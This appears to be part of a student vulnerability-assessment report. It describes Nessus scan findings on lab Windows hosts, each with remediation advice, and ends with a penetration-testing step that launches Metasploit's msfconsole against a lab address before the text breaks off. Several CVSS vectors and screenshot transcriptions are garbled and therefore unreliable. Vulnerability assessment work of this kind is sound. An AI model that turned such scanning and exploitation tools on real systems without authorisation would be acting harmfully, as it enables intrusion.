A high-severity problem with the usage of poor SSL cypher suites (SWEET32) is highlighted in the Nessus report. This happens when the host employs ciphers with key lengths ranging from 64 to 112 bits or the 3DES encryption suite, leaving it open to assaults, particularly when it is on the same physical network.

### Key Details:

- High severity (score of 7.5 on CVSS v3.0)
- Cypher Affected: 3DES-CBC (DES-CBC3-SHA)

Solution: Use more robust encryption techniques and reconfigure the system to steer clear of medium-strength ciphers.

## 1.2 Medium

The screenshot shows the Nessus Essentials web interface. The main content area displays a vulnerability report for a host named 'Berry / Plugin #51192'. The title is 'SSL Certificate Cannot Be Trusted' (Medium). The 'Description' section states: 'The server's X.509 certificate cannot be trusted. This situation can occur in three different ways, in which the chain of trust can be broken, as stated below:'. It lists three points: 1. The top of the certificate chain sent by the server might not be descended from a known public certificate authority. 2. When the top of the chain is an unrecognized, self-signed certificate, or when intermediate certificates are missing that would connect the top of the certificate chain to a known public certificate authority. 3. Second, the certificate chain may contain a certificate that is not valid at the time of the scan. This can occur either when the scan occurs before one of the certificate's 'notBefore' dates, or after one of the certificate's 'notAfter' dates. 4. Third, the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. Bad signatures can be fixed by getting the certificate with the bad signature to be re-signed by its issuer. Signatures that could not be verified are the result of the certificate's issuer using a signing algorithm that Nessus either does not support or does not recognize. The 'Solution' section suggests purchasing or generating a proper SSL certificate for the service. The 'See Also' section provides links to IETF RFCs and Wikipedia articles. The 'Output' section shows a command-line log entry: 'I-Subject : CN=DESKTOP-ECDREF I-Issuer : CN=DESKTOP-ECDREF'. The bottom of the page includes a 'Tenable News' sidebar with a single item about minimizing attack面, and a Windows taskbar at the bottom.

A medium-severity SSL certificate issue is highlighted in the Nessus report, meaning that the certificate cannot be trusted because of issues including invalid CAs, expired dates, or incorrect signatures. 6.5 is the CVSS score. Get a legitimate certificate from a reliable CA to address this and stop possible man-in-the-middle attacks.

## 1.2 Medium

The screenshot shows the Nessus Essentials interface. The main title is "Berry / Plugin #57582". The left sidebar includes "Folders" (My Scans, All Scans, Trash) and "Resources" (Policies, Plugin Rules, Terrascan). A "Tenable News" sidebar lists "Progress WhatsUp Gold NmAPI.exe Registry Overwrite..." with a "Read More" link. The main content area displays a "Vulnerabilities" section with 17 items, one of which is highlighted as "MEDIUM | SSL Self-Signed Certificate". The "Description" section states: "The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host." It notes that the plugin does not check for certificate chains that end in a self-signed certificate. The "Solution" section advises purchasing or generating a proper SSL certificate. The "Output" section shows the following log entry:

```
The following certificate was found at the top of the certificate chain sent by the remote host, but is self-signed and was not found in the list of known certificate authorities :  
I-Subject : CN=DESKTOP-6C00E9F
```

Below this, it says "To see debug logs, please visit individual host". A table lists "Port" (3389 / tcp / msrdp) and "Hosts" (172.168.0.34). To the right, "Plugin Details" show: Severity: Medium, ID: 57582, Version: 1.6, Type: remote, Family: General, Published: January 17, 2012, Modified: June 14, 2022. The "Risk Information" section indicates a Risk Factor: Medium, CVSS v3.0 Base Score: 6.5, CVSS v3.0 Vector: CVSS:3.0/A:V:N/AC:L/PR:N/U:N/S:U/C:L/I:L/A:N, and CVSS v2.0 Base Score: 6.4, CVSS v2.0 Vector: CVSS:2#AV:N/AC:L/Au:N/C:P/I:P/A:N. The bottom status bar shows "Activate Windows Go to Settings to activate Windows.", the date "12/8/2024", and the time "8:42 PM".

A medium-severity vulnerability to man-in-the-middle attacks in a self-signed SSL certificate is highlighted in the Nessus screenshot. 6.5 is the CVSS score. To fix this and provide improved security and authentication, swap out the self-signed certificate for one from a reliable Certificate Authority (CA).

## Medium

The screenshot shows a Nessus Essentials interface. The title bar reads "Nessus Essentials / Folders / View". Below it, a message says "Not secure | https://localhost:8834/#/scans/reports/5/hosts/36/vulnerabilities/57608". A status bar at the bottom indicates "There's an error with your feed. Click here to view your license information." The main content area displays a vulnerability report for "Berry / Plugin #57608". The report is titled "SMB Signing not required" and is marked as "MEDIUM". It includes sections for "Description", "Solution", "See Also", "Output", and "Plugin Details". The "Description" section notes that signing is not required on the remote SMB server, allowing unauthenticated remote attackers to conduct man-in-the-middle attacks. The "Solution" section suggests enabling message signing in host configuration. The "Output" section shows no recorded output. The "Plugin Details" section provides CVSS details: Severity: Medium, ID: 57608, Version: 1.20, Type: remote, Family: Misc., Published: January 19, 2012, Modified: October 5, 2022. The "Risk Information" section lists CVSS v3.0 Base Score: 5.3, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/U:N/S:U/C:N/I:L/A:N, and CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/R:L/O:C/C. The "Vulnerability Information" section notes Exploit Available: true, Exploit Ease: Exploits are available, and Vulnerability Pub Date: January 17, 2012. The taskbar at the bottom shows the Windows Start button, a search bar, and various pinned icons. The system tray shows the date as 12/8/2024.

A medium-severity vulnerability that permits man-in-the-middle attacks by removing the need for SMB signing is highlighted in the Nessus screenshot. 5.3 is the CVSS score. Enable SMB message signing by configuring the host or establishing the relevant Windows or Samba policy to resolve this. The SMB server is vulnerable to possible security threats because of this flaw.

# Mixed

## 1.1 Medium

The screenshot shows the Nessus Essentials web interface. The main content area displays a vulnerability report titled "Berry / Plugin #104743". The report is categorized as "MEDIUM" and is titled "TLS Version 1.0 Protocol Detection".  
**Description:** The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.  
As of March 31, 2020, endpoints that aren't enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors.  
PCI DSS v3.2 requires that TLS 1.0 be disabled entirely by June 30, 2018, except for POS POI terminals (and the SSL/TLS termination points to which they connect) that can be verified as not being susceptible to any known exploits.  
**Solution:** Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.  
**See Also:** <https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00>  
**Output:** TLSv1 is enabled and the server supports at least one cipher.  
To see debug logs, please visit individual host.  

Port	Hosts
3389 / tcp / msrdp	172.168.0.34

  
**Plugin Details**

Severity:	Medium
ID:	104743
Version:	1.10
Type:	remote
Family:	Service detection
Published:	November 22, 2017
Modified:	April 19, 2023

  
**Risk Information**

Risk Factor:	Medium
CVSS v3.0 Base Score:	6.5
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:H/PR:N/U:N/S:U/C:H/I:L/A:N
CVSS v2.0 Base Score:	6.1
CVSS v2.0 Vector:	CVSS2#AV:N/AC:H/Au:N/C:C/I:P/A:N

  
**Vulnerability Information**

Asset Inventory:	True
CWE:	327

  
**Reference Information**

Activate Windows	Go to Settings to activate Windows.
------------------	-------------------------------------

A medium-severity vulnerability is identified in the Nessus Essentials report as a result of the usage of the antiquated and unsecure TLS 1.0 protocol. CVSS has a score of 6.5. Enable TLS 1.2 or 1.3 and deactivate TLS 1.0 to reduce the risk. By June 30, 2018, PCI DSS v3.2 advises deactivating TLS 1.0, and major browsers have not supported it since 2020. To ensure safe communication, it is necessary to switch to newer protocols.

## 1.2 Medium

The screenshot shows the Tenable Nessus Essentials web interface. The main content area displays a vulnerability report for 'TLS Version 1.1 Deprecated Protocol' (Plugin #157288). The report indicates a medium severity level. The 'Description' section notes that the remote service accepts connections encrypted using TLS 1.1, which lacks support for current and recommended cipher suites. It also mentions that GCM cannot be used with TLS 1.1. A note states that as of March 31, 2020, endpoints not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors. The 'Solution' section advises enabling support for TLS 1.2 and/or 1.3 and disabling support for TLS 1.1. The 'See Also' section links to IETF RFC 8996 and the Nessus plugin details page. The 'Output' section shows a command-line output indicating TLSv1.1 is enabled. The 'Plugin Details' sidebar provides technical metadata like ID (157288), Version (1.4), and Family (Service detection). Other sections include 'Risk Information', 'Vulnerability Information' (Asset Inventory: True), and 'Reference Information' (CWE: 327, Activate Windows link).

According to the Nessus Essentials screenshot, the usage of the antiquated TLS 1.1 protocol, which does not support contemporary encryption methods like GCM, exposes a medium-severity vulnerability. 6.5 is the CVSS score. Turn off TLS 1.1 and turn on TLS 1.2 or 1.3 to fix this problem. As of March 31, 2020, TLS 1.1 is no longer supported by major browsers and providers. Adherence to current standards and secure communication are guaranteed by upgrading to TLS 1.2 or 1.3.

# Mixed

## 1.1 Medium

The screenshot shows a Nessus Essentials interface. The title bar reads "Nessus Essentials / Folders / View" and "Not secure | https://localhost:8834/#/scans/reports/5/hosts/36/vulnerabilities/group/58453/58453". A message at the top says "There's an error with your feed. Click here to view your license information." The main content area displays a vulnerability report for "Berry / Plugin #58453". The report is titled "Terminal Services Doesn't Use Network Level Authentication (NLA) Only" and is marked as MEDIUM. The "Description" section states: "The remote Terminal Services is not configured to use Network Level Authentication (NLA) only. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established." The "Solution" section advises enabling NLA on the remote RDP server. The "See Also" section links to Microsoft documentation and a Nessus.org page. The "Output" section shows a command-line interface output: "Nessus was able to negotiate non-NLA (Network Level Authentication) security." The "Risk Information" section provides CVSS details: "CVSS v3.0 Base Score: 4.0", "CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/R:N/U:N/S:C/L/I:N/A:N", and "CVSS v2.0 Base Score: 4.3". The "Vulnerability Information" section includes CPE information: "cpe:/o:microsoft:windows" and "cpe:/a:microsoft:remote\_desktop\_protocol". The "Asset inventory" section indicates "Asset inventory: True". The bottom of the screen shows a Windows taskbar with the Start button, a search bar, and various pinned icons. The system tray shows the date and time as "12/8/2024 8:44 PM".

The absence of Network Level Authentication (NLA) in Terminal Services is a medium-severity vulnerability, according to the Nessus Essentials screenshot. Remote desktop sessions are susceptible to man-in-the-middle attacks and unauthorised access in the absence of NLA. In the remote RDP server settings (located under the Remote tab in Windows system settings), activate NLA to resolve this. 4.0 is the CVSS basic score. By demanding authentication before starting a connection, NLA enforcement lowers the possibility of exploitation and enhances security.

# 172.168.0.33

The screenshot shows the Nessus Essentials interface for host 172.168.0.33. The main panel displays a list of 20 vulnerabilities, including SSL (Multiple Issues), SMB Signing not required, TLS (Multiple Issues), Microsoft Windows (Multiple Issues), and various service and port scanner issues. The Host Details sidebar shows the IP as 172.168.0.33, MAC as 00:0C:29:4F:82:23, OS as Microsoft Windows 10 Enterprise, and the scan started at 7:38 PM on 12/8/2024. A pie chart in the Vulnerabilities section indicates the severity distribution.

A Nessus Essentials screenshot for host 172.168.0.33 (running Windows 10 Enterprise and Windows Server 2019 LTSC) finds a number of medium-risk vulnerabilities, such as DCE Services Enumeration, obsolete TLS versions, and optional SMB signing. To strengthen the system's security posture, the fixes include turning on SMB signing, upgrading to TLS 1.2 or 1.3, and protecting service enumeration settings.

## Mixed

The screenshot shows the Nessus Essentials interface for host 172.168.0.33 specifically for SSL (Multiple Issues). It lists 7 vulnerabilities related to SSL cipher suites and certificates. The Scan Details sidebar provides information about the scan policy, status, and start/end times. A pie chart in the Vulnerabilities section shows the severity distribution.

The research identifies many SSL/TLS flaws that present security issues for the host 172.168.0.33, such as support for weak cypher suites (SWEET32), untrusted and self-signed certificates, and CBC cypher suites. The eight-minute scan highlights the necessity of turning off weak cypher suites, swapping out self-signed certificates for reliable ones, and updating setups to only allow secure protocols like TLS 1.2 or TLS 1.3. The cryptographic security of the server will be improved by these actions.

## 1.1 High

The screenshot shows the Tenable Nessus Essentials web interface. The main title bar says "Nessus Essentials / Folders / View". Below it, a banner indicates "Not secure" and the URL "https://localhost:8834/#/scans/reports/5/hosts/35/vulnerabilities/group/42873/42873". A message at the top right says "There's an error with your feed. Click here to view your license information." The main content area displays a vulnerability report for "Berry / Plugin #42873". The "Vulnerabilities" section shows one item: "SSL Medium Strength Cipher Suites Supported (SWEET32)". The severity is listed as "HIGH". The "Description" section states: "The remote host supports the use of SSL ciphers that offer medium strength encryption. Nessus regards medium strength as any encryption that uses key lengths at least 64 bits and less than 112 bits, or else that uses the 3DES encryption suite." It notes that this is easier to circumvent if the attacker is on the same physical network. The "Solution" section suggests reconfiguring the affected application to avoid medium strength ciphers. The "See Also" section links to two URLs: "https://www.openssl.org/blog/blog/2016/08/24/sweet32/" and "https://sweet32.info". The "Output" section provides a table of "Medium Strength Ciphers (> 64-bit and < 112-bit key, or 3DES)". The table has columns: Name, Code, KEX, Auth, Encryption, and MAC. One row is shown: DES-CBC3-SHA, 0x00, 0x0A, RSA, 3DES-CBC(168), SHA1. The "Plugin Details" sidebar lists the following details: Severity: High, ID: 42873, Version: 1.2.1, Type: remote, Family: General, Published: November 23, 2009, Modified: February 3, 2021. The "VPR Key Drivers" sidebar includes threat metrics: Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: PoC, Age of Vuln: 730 days+, Product Coverage: High, CVSSv3 Impact Score: 3.6, Threat Sources: No recorded events. The "Risk Information" sidebar provides the Vulnerability Priority Rating (VPR) score of 5.1, Exploit Prediction Scoring System (EPSS) score of 0.0053, and CVSS v3.0 Base Score of 7.5. It also lists CVSS v2.0 scores: CVSS v2.0 Vector: CVSS2AV:N/AC/LPR/N/U/N/S;U/CH/I/N/A, CVSS v2.0 Base Score: 5.0, and CVSS v2.0 Vector: CVSS2AV:N/AC/LAU/N/C/P/N/A. A link to "Activate Windows" is present. The bottom status bar shows "80°F Mostly cloudy" and the date "12/8/2024".

Due to the usage of SSL ciphers that provide medium-strength encryption, such as 3DES (DES-CBC3-SHA), the snapshot reveals a vulnerability on host 172.168.0.33. Key lengths ranging from 64 to 112 bits make medium-strength encryption vulnerable to assaults, especially when the attacker is on the same network. The vulnerability is considered high risk, with a CVSS v3.0 Base Score of 7.5. The program should be redesigned to deactivate medium-strength ciphers and implement better encryption standards to address this problem. First reported on November 23, 2009, this issue is still important for protecting cryptographic systems.

## 1.2 Medium

The screenshot shows the Tenable Nessus Essentials interface. The main window displays a vulnerability report titled "Berry / Plugin #51192". The report details a "SSL Certificate Cannot Be Trusted" issue, categorized as MEDIUM. The "Description" section explains that the server's X.509 certificate cannot be trusted due to potential flaws in the trust chain. It lists three possible causes: 1) the top of the certificate chain might not be descended from a known public certificate authority; 2) the certificate chain may contain a certificate that is not valid at the time of the scan; 3) the certificate chain may contain a signature that either didn't match the certificate's information or could not be verified. The "Solution" section advises purchasing or generating a proper SSL certificate. The "See Also" section provides links to ITU and Wikipedia for further reading. The "Output" section shows a snippet of certificate metadata. On the right, the "Plugin Details" panel shows the plugin is of type "remote" with a CVSS v3.0 Base Score of 6.5. The "Risk Information" panel indicates a risk factor of "Medium". The bottom of the screen shows a Windows taskbar with the date and time as 12/8/2024.

There are flaws with the trust chain, including as unrecognised certificate authority, faulty certificate dates, or signature errors, which make the server's SSL certificate untrustworthy. A medium-severity CVSS v3.0 Base Score of 6.5 indicates that this vulnerability raises the possibility of man-in-the-middle attacks. In order to fix the problem, a legitimate SSL certificate has to be created or bought.

# Medium

The screenshot shows the Tenable Nessus Essentials web interface. The main page displays a vulnerability report titled "Berry / Plugin #57582". The vulnerability is categorized as "MEDIUM" and identified as "SSL Self-Signed Certificate".  
**Description:** The X.509 certificate chain for this service is not signed by a recognized certificate authority. If the remote host is a public host in production, this nullifies the use of SSL as anyone could establish a man-in-the-middle attack against the remote host.  
**Solution:** Purchase or generate a proper SSL certificate for this service.  
**Output:** The following certificate was found at the top of the certificate chain sent by the remote host, but is self-signed and was not found in the list of known certificate authorities:  
i-Subject : CN=DESKTOP-6C98E9F  
**Risk Information:** Risk Factor: Medium, CVSS v3.0 Base Score: 6.5, CVSS v3.0 Vector: CVSS3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N, CVSS v2.0 Base Score: 6.4, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:N.

The server is susceptible to man-in-the-middle attacks as it employs an SSL Self-Signed Certificate, which is not trusted by established authority. SSL security is compromised for public servers. Replacing the self-signed certificate with one issued by an established certificate authority is the answer. According to CVSS v3.0: 6.5, the severity is Medium

# Medium

The screenshot shows the Tenable Nessus Essentials web interface. The URL is https://localhost:8834/#/scans/reports/5/hosts/35/vulnerabilities/57608. The title bar says "Nessus Essentials / Folders / View". The main content area displays a vulnerability titled "Berry / Plugin #57608" with the sub-section "Vulnerabilities 20". The specific vulnerability listed is "SMB Signing not required" (Medium severity). The "Description" section states: "Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server." The "Solution" section suggests enabling message signing in the host's configuration. The "See Also" section provides links to external resources. The "Output" section indicates "No output recorded". The "Plugin Details" sidebar on the right shows the following details:

Severity:	Medium
ID:	57608
Version:	1.20
Type:	remote
Family:	Misc.
Published:	January 19, 2012
Modified:	October 5, 2022

The "Risk Information" sidebar lists CVSS v3.0 Base Score: 5.3, CVSS v3.0 Vector: CVSS3.0{AV:N/AC:L/PR:N/U:N/S:U/C:N/I:U/A:N}, and CVSS v3.0 Temporal Vector: CVSS3.0{E:U/R:O/RC:C}. The "Vulnerability Information" sidebar shows Exploit Available: true, Exploit Ease: Exploits are available, and Vulnerability Pub Date: January 17, 2012. The Windows taskbar at the bottom shows the search bar, Start button, and various pinned icons.

The remote SMB server does not need message signing, according to the SMB Signing Not Required vulnerability (Plugin #57608). Because of this, an attacker might intercept and change messages using man-in-the-middle attacks. Enabling message signing on the SMB server which may be done using Windows or Samba policy settings is the suggested remedy. The vulnerability has been assigned a Medium Severity rating (CVSS v3.0: 5.3), and there are known exploits for it.

# Mixed

## 1.1 Medium

The screenshot shows the Tenable Nessus Essentials web interface. The main page displays a vulnerability report titled "Berry / Plugin #104743". The vulnerability is categorized as "MEDIUM" and is titled "TLS Version 1.0 Protocol Detection".  
**Description:** The remote service accepts connections encrypted using TLS 1.0. TLS 1.0 has a number of cryptographic design flaws. Modern implementations of TLS 1.0 mitigate these problems, but newer versions of TLS like 1.2 and 1.3 are designed against these flaws and should be used whenever possible.  
**Solution:** Enable support for TLS 1.2 and 1.3, and disable support for TLS 1.0.  
**See Also:** <https://tools.ietf.org/html/draft-ietf-tls-oldversions-deprecate-00>  
**Output:** TLSv1 is enabled and the server supports at least one cipher.  
To see debug logs, please visit individual host  
**Port . Hosts**: 3389/tcp/msdp 172.168.0.33  
**Plugin Details**: Severity: Medium, ID: 104743, Version: 1.10, Type: remote, Family: Service detection, Published: November 22, 2017, Modified: April 19, 2023  
**Risk Information**: Risk Factor: Medium, CVSS v3.0 Base Score: 6.5, CVSS v3.0 Vector: CVSS3.0:AV:N/AC:H/PR:N/U:U/C:L/I:L/A:N, CVSS v2.0 Base Score: 6.1, CVSS v2.0 Vector: CVSS2#AV:N/AC:H/PR:N/U/C:L/I:P/A:N  
**Vulnerability Information**: Asset Inventory: True  
**Reference Information**: CWE: 327  
The interface includes a sidebar with "Tenable News" and a bottom navigation bar with various icons.

The server at 172.168.0.33 employs the antiquated TLS 1.0 protocol, which has known security issues and has not been supported by major browsers or manufacturers since March 31, 2020, according to the TLS Version 1.0 Protocol Detection vulnerability. Disabling TLS 1.0 is required by compliance requirements such as PCI DSS v3.2.

### Recommended Course of Action:

- For increased security and compliance, turn off TLS 1.0 and turn on TLS 1.2 and 1.3.
- Severity: medium Score for CVSS v3.0: 6.5

## 1.1 Medium

The screenshot shows the Tenable Nessus Essentials web interface. The main title is "Berry / Plugin #157288". The left sidebar includes "Folders" (My Scans, All Scans, Trash), "Resources" (Policies, Plugin Rules, Terrascan), and "Tenable News" (with a link to "Read More"). The main content area displays a "Vulnerabilities" section with 20 items. One item is highlighted as "MEDIUM" with the title "TLS Version 1.1 Deprecated Protocol". The "Description" section states: "The remote service accepts connections encrypted using TLS 1.1. TLS 1.1 lacks support for current and recommended cipher suites. Ciphers that support encryption before MAC computation, and authenticated encryption modes such as GCM cannot be used with TLS 1.1. As of March 31, 2020, Endpoints that are not enabled for TLS 1.2 and higher will no longer function properly with major web browsers and major vendors." The "Solution" section suggests: "Enable support for TLS 1.2 and/or 1.3, and disable support for TLS 1.1." The "See Also" section links to "https://datatracker.ietf.org/doc/html/rfc8996" and "http://www.nessus.org/uic8ae820d". The "Output" section shows: "TLSv1.1 is enabled and the server supports at least one cipher." Below it, a table lists "Port" (3389/tcp/msrdp) and "Hosts" (172.168.0.33). To the right, the "Plugin Details" section shows: Severity: Medium, ID: 157288, Version: 1.4, Type: remote, Family: Service detection, Published: April 4, 2022, Modified: May 14, 2024. The "Risk Information" section includes: Risk Factor: Medium, CVSS v3.0 Base Score: 6.5, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UEN:S/U/CH:H/L/A/N, CVSS v2.0 Base Score: 6.1, CVSS v2.0 Vector: CVSS2#AV:N/AC:H/Au:N/C:L/P:A/N. The "Vulnerability Information" section shows Asset Inventory: True, Reference Information: CWE: 327. The bottom status bar shows: "Activate Windows Go to Settings to activate Windows.", "Near record", "8:36 PM 12/8/2024", and a "Windows" icon.

A host (172.168.0.33) is susceptible to cryptographic errors since it is using the antiquated TLS 1.1 protocol. Due to the fact that major browsers and suppliers no longer support TLS 1.1, this problem has been graded as medium severity.

### Key Details:

- Risk Factor: Medium
- CVSS Score: 6.5 (v3.0)
- Published: April 2022

### Solution:

Enable TLS 1.2 or 1.3 and disable TLS 1.1 to improve security.

## 1.1 Medium

The screenshot shows the Tenable Nessus Essentials web interface. The main title is "Berry / Plugin #58453". The left sidebar has sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News (GCP 1st Gen Cloud, Functions Cross Account Code Exe...). The top navigation bar includes "Scans" and "Settings". The main content area displays a vulnerability titled "Terminal Services Doesn't Use Network Level Authentication (NLA) Only" (Severity: Medium, ID: 58453, Version: 1.88, Type: remote, Family: Misc., Published: March 23, 2012, Modified: July 17, 2024). The "Description" section notes that Terminal Services is not configured to use NLA, which protects against man-in-the-middle attacks. The "Solution" section suggests enabling NLA on the RDP server. The "See Also" section links to Microsoft documentation and a Nessus advisory. The "Output" section shows command-line logs indicating successful negotiation of non-NLA security. The "Risk Information" section provides CVSS scores (v3.0: 4.0, v2.0: 4.3) and vectors. The "Vulnerability Information" section lists CPE entries and asset inventory. The bottom of the screen shows a Windows taskbar with icons for Start, Search, Task View, File Explorer, Edge, File Explorer, Mail, and Task Manager, along with system status indicators.

The vulnerability screenshot for Plugin #58453 shows a medium-severity configuration issue in a host's Terminal Services (172.168.0.33). Because Network Level Authentication (NLA) is not used by the Remote Desktop Protocol (RDP), there is a greater chance of man-in-the-middle attacks during authentication. Enabling NLA will improve security by requiring user identification prior to establishing a complete RDP connection. Enabling NLA in the host's RDP settings is the answer to stop unwanted access and lower the risk of assaults.

# 172.168.0.32

The screenshot shows the Tenable Nessus Essentials interface. The main window displays a list of 17 vulnerabilities found on host 172.168.0.32, which is running Microsoft Windows 7 Professional. The vulnerabilities are categorized by severity: Critical (1), High (1), Medium (1), Low (7), and Info (8). Key findings include Microsoft Windows (Multiple Issues), SMB (Multiple Issues), and DCE Services Enumeration. The interface includes a sidebar with Folders (My Scans, All Scans, Trash) and Resources (Policies, Plugin Rules, Terrascan). A news section mentions a cybersecurity snapshot study. The host details panel shows the IP as 172.168.0.32, MAC as 00:0C:29:D4:CB:F0, and OS as Microsoft Windows 7 Professional. The scan started at 7:38 PM and ended at 7:45 PM, taking 7 minutes. The report section includes a pie chart of vulnerability counts.

Nessus found vulnerabilities, such as out-of-date SMB settings and missing patches, on host 172.168.0.32 running Windows 7 Professional. Lack of administrator access restricted the accuracy of the scan.

## Recommendations:

- Patch vulnerabilities and update the operating system.
- Disabling unused features will resolve SMB problems.
- For more precise findings, rescan with administrator permissions. Sort repairs according to their seriousness.

# Mixed

## 1.1 Critical

The screenshot shows the Tenable Nessus Essentials web interface. The main page displays a critical vulnerability for 'Unsupported Windows OS (remote)'. The 'Description' section states: 'The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.' The 'Solution' section suggests: 'Upgrade to a supported service pack or operating system.' The 'Output' section lists: 'The following Windows version is installed and not supported: Microsoft Windows 7 Professional'. Below this, there's a table with columns 'Port' and 'Hosts', showing 'N/A' and '172.168.0.32' respectively. On the right side, there are sections for 'Plugin Details', 'Risk Information', 'Vulnerability Information', and 'Reference Information'. The 'Plugin Details' section includes fields like Severity (Critical), ID (108797), Version (1.15), Type (remote), Family (Windows), Published (April 3, 2018), and Modified (July 27, 2023). The 'Risk Information' section shows CVSS v3.0 Base Score: 10.0. The 'Vulnerability Information' section lists CPE: cpe:/o:microsoft:windows and Unsupported by vendor: true. The 'Reference Information' section shows IAVA: 0001-A-0501, Activate Windows, and a link to Go to Settings to activate Windows. At the bottom of the interface, there's a Windows taskbar with icons for Start, Search, Task View, File Explorer, Edge, Mail, and File Explorer, along with system status indicators for weather (80°F Mostly cloudy), date (12/8/2024), and time (8:47 PM).

Using an unsupported version of Microsoft Windows 7 Professional, host 172.168.0.32 has a major vulnerability, according to the Nessus report, with a CVSS v3.0 base score of 10.0.

### Recommended:

- To reduce security risks, install the most recent service packs or upgrade to a supported version of Windows.

For further information, see the Microsoft Lifecycle Policy.

## 1.1 Medium

The screenshot shows the Nessus Essentials web interface. The title bar reads "Nessus Essentials / Folders / View". The address bar shows "Not secure | https://localhost:8834/#/scans/reports/5/hosts/34/vulnerabilities/group/57608/57608". A message at the top says "There's an error with your feed. Click here to view your license information." The main content area displays a vulnerability report for "Berry / Plugin #57608". The report header includes "Vulnerabilities 17" and "MEDIUM". The "Description" section states: "Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server." The "Solution" section provides links to Microsoft and Samba documentation. The "Output" section indicates "No output recorded." The "Hosts" table lists one host: "445 / tcp / cifs 172.168.0.32". On the right side, there are sections for "Plugin Details" (Severity: Medium, ID: 57608, Version: 1.20, Type: remote, Family: Misc., Published: January 19, 2012, Modified: October 5, 2022) and "Risk Information" (CVSS v3.0 Base Score: 5.3, CVSS v2.0 Vector: CVSS3.0/A:N/C:L/P:R/N/U:I/N/S:U/C:N/I:L/A:N, CVSS v2.0 Temporal Vector: CVSS3.0/E:URL/D:RC). Below these are sections for "Vulnerability Information" (Exploit Available: true, CVSS v2.0 Base Score: 5.0, CVSS v2.0 Temporal Score: 3.7, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/AU:N/C:N/I:P/A:N, CVSS2#E:U/R/L/O/F/R:C) and "Activate Windows" (Offer Start Date: activate.Windows, Vulnerability Pub Date: January 17, 2012). The bottom of the screen shows a Windows taskbar with icons for File Explorer, Edge, Task View, and others, along with system status: 80°F Mostly cloudy, 8:48 PM, 12/8/2024.

A medium-severity vulnerability where SMB signing is not enforced, leaving the system open to man-in-the-middle attacks, as highlighted in the Nessus screenshot for host 172.168.0.32.

### Recommendations:


- Configure "Microsoft network server: Digitally sign communications (always)" on Windows to enable SMB message signing.
- On Samba, enable server signing.

By doing this, the security of the SMB server will be improved.

# Evaluation

The evaluation section presents findings from several testing stages to give a thorough appraisal of the project's efficacy, security, and performance. This comprises images of the tools and techniques used to verify the system's resilience, functionality, and dependability, such as vulnerability assessments and penetration testing. The chapter uses these visual aids to emphasise important results, make sure the project's goals are fulfilled, and point out possible areas for improvement.

## 1. First Step



```
[student@student-parrotsecurity] -[~]
$ msfconsole

[Metasploit logo ASCII art]

test on 192.168.1.47
=[ metasploit v6.1.9-dev
